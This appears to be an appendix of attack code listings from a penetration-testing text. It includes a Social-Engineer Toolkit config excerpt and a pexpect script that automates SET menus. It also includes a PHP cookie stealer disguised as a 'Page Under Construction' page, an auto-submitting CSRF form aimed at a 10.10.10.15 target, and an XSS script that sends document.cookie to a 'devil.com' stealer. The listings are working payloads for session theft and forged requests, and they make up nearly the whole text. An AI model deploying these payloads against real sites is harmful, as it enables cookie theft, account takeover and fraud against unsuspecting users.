### THIS ALLOWS YOU TO TURN A DNS SERVER ON IN SET. ALL RESPONSES WILL
REDIRECT TO THE SET INSTANCE WHICH CAN LAUNCH ATTACK VECTORS

DNS_SERVER=OFF

#

### THIS WILL TURN ON BLEEDING EDGE REPOSITORIES IF YOU ARE USING KALI LINUX
- USE AT YOUR OWN RISK, THEY TEND TO BE UNSTABLE

#

BLEEDING_EDGE=OFF
```

10.3.2 seautomate.py

```
#!/usr/bin/env python


import sys

import os
import time
import subprocess
import re

# check where we are and load default directory
if os.path.isdir("/usr/share/setoolkit"):
    if not os.path.isfile("se-toolkit"):
        os.chdir("/usr/share/setoolkit")
        sys.path.append("/usr/share/setoolkit")

# if we can't see our config then something didn't go good..
if not os.path.isfile("config/set_config"):
    print_error("Cannot locate SET executable. Try running from the local
directory.")
    print_error("If this does not work, please run the setup.py install
file.")
    sys.exit()



#
# Simple client mode for SET
#
#
# try to import pexpect
try:
    import pexpect
# if pexpect fails
except ImportError:
    print "\n[*] PEXPECT is required, please download and install before
running this..."

    print "[*] Exiting SEAUTOMATE mode..."

    sys.exit()


# try to define filename through argument specified during command line mode

try:

    filename = "attack" #sys.argv[1]


# if we through an exception spit out the command line syntax

except IndexError:

    print "\nThe Social-Engineer Toolkit Automate - Automatation for SET"

    print "\nSimply create a file that has each option you want from menu
mode."

    print "For example your file should look something like this:"

    print "\n2\n2\n2\nhttps://gmail.com\n2\n2\n443\netc.\n"

    print "Usage: ./seautomate <filename>"

    sys.exit()


# if the filename doesnt exist, throw an error

if not os.path.isfile(filename):

    print "\n[*] Sorry hoss, unable to locate that filename, try again.\n"

    sys.exit()


password = False

# if the path is around

if os.path.isfile(filename):

    try:

        print "[*] Spawning SET in a threaded process..."
        child = pexpect.spawn("python setoolkit")

        fileopen = open(filename, "r")

        for line in fileopen:

            line = line.rstrip()

            # if we just use enter send default

            if line == "":

                line = "default"


            match1 = re.search("OMGPASSWORDHERE", line)

            if match1:

                line = line.replace("OMGPASSWORDHERE", "")

                password = True


            if password is False:

                print "[*] Sending command {0} to the
interface...".format(line)

            if password is True:

                print "[*] Sending command [**********] (password masked) to
the interface..."

                password = False


            if line == "default":

                line = ""


            if line == "CONTROL-C-HERE":

                try:

                    print "[*] This may take a few seconds while SET catches
up..."

                    child.expect("Next line of the body:")
                    time.sleep(2)

                    child.sendline("\n")

                    child.sendcontrol('c')


                # if the user is using pexpect < 2.3

                except AttributeError:

                    print "[-] Error: You are running pexpect < 2.3 which is
needed for this function"

                    choice = raw_input("Would you like to install it now yes
or no: ")

                    if choice == "yes" or choice == "y":

                        subprocess.Popen("wget
http://sourceforge.net/projects/pexpect/files/pexpect/Release%202.3/pexpect-
2.3.tar.gz;tar -zxvf pexpect-2.3.tar.gz;cd pexpect-2.3;python setup.py
install;cd ..;rm -rf pexpect-2*", shell=True).wait()

                        try:

                            reload(pexpect)

                            child.sendcontrol('c')

                        except:

                            print "[*] Relaunch the Social-Engineer Toolkit
for changes to apply."

                            sys.exit()

            if line != "CONTROL-C-HERE":

                child.sendline(line)


        print "[*] Finished sending commands, interacting with the
interface.."

        child.interact()


    # sometimes pexpect can throw errors upon exit this handles them

    except OSError:
        sys.exit()


    # handle keyboardinterrupts (controlc)

    except KeyboardInterrupt:

        print "[*] Control-C detected, exiting the Social-Engineer Toolkit.."

        sys.exit()


    # handle everything else

    except Exception as e:

        print "[*] Something went wrong, printing error: ", e
```

10.3.3 stealer.php

```
<?php

error_reporting(E_ALL ^ E_NOTICE);

function GetIP()

{

      if (getenv("HTTP_CLIENT_IP") && strcasecmp(getenv("HTTP_CLIENT_IP"),
"unknown"))

            $ip = getenv("HTTP_CLIENT_IP");

      else if (getenv("HTTP_X_FORWARDED_FOR") &&
strcasecmp(getenv("HTTP_X_FORWARDED_FOR"), "unknown"))

            $ip = getenv("HTTP_X_FORWARDED_FOR");

      else if (getenv("REMOTE_ADDR") && strcasecmp(getenv("REMOTE_ADDR"),
"unknown"))

            $ip = getenv("REMOTE_ADDR");

      else if (isset($_SERVER['REMOTE_ADDR']) && $_SERVER['REMOTE_ADDR'] &&
strcasecmp($_SERVER['REMOTE_ADDR'], "unknown"))

            $ip = $_SERVER['REMOTE_ADDR'];

      else

            $ip = "unknown";

      return($ip);
}


function logData()

{

      $ipLog="log.txt";

      $cookie = $_SERVER['QUERY_STRING'];

      //$cookie = $_SERVER['HTTP_COOKIE'];

      $register_globals = (bool) ini_get('register_gobals');

      if ($register_globals) $ip = getenv('REMOTE_ADDR');

      else $ip = GetIP();


      $rem_port = $_SERVER['REMOTE_PORT'];

      $user_agent = $_SERVER['HTTP_USER_AGENT'];

      $rqst_method = $_SERVER['METHOD'];

      $rem_host = $_SERVER['REMOTE_HOST'];

      $referer = $_SERVER['HTTP_REFERER'];

      $date=date ("l dS of F Y h:i:s A");

      $log=fopen("$ipLog", "a+");


      if (preg_match("/\bhtm\b/i", $ipLog) || preg_match("/\bhtml\b/i", 
$ipLog))

            fputs($log, "IP: $ip | PORT: $rem_port | HOST: $rem_host | Agent: 
$user_agent | METHOD: $rqst_method | REF: $referer | DATE{ : } $date | 
COOKIE:  $cookie <br>");

      else

            fputs($log, "IP: $ip | PORT: $rem_port | HOST: $rem_host | 
Agent: $user_agent | METHOD: $rqst_method | REF: $referer |  DATE: $date | 
COOKIE:  $cookie \n\n");

      fclose($log);

}
```

```
logData();

echo '<b>Page Under Construction</b>';

?>
```

10.3.4 updateif.php

```
<html>

<head>

<title>update info</title>

</head>

<body onload="document.getElementById('f').submit()">

<form id="f" action="http://10.10.10.15/userinfo/showinfo.php" method="post"
name="form1">

<input name="urname" value="attackervalue">

<input name="ucc" value=" attackervalue">

<input name="uemail" value=" attackervalue">

<input name="uphone" value=" attackervalue">

<textarea name="uaddress" wrap="soft">attackervalue</textarea>

<input name="update" value="update">

</form>

</body>

</html>
```

10.3.5 xss.php

```
<script type='text/javascript'>

document.location= "http://devil.com/myimage/stealer.php?cookie=" +
document.cookie;

</script>
```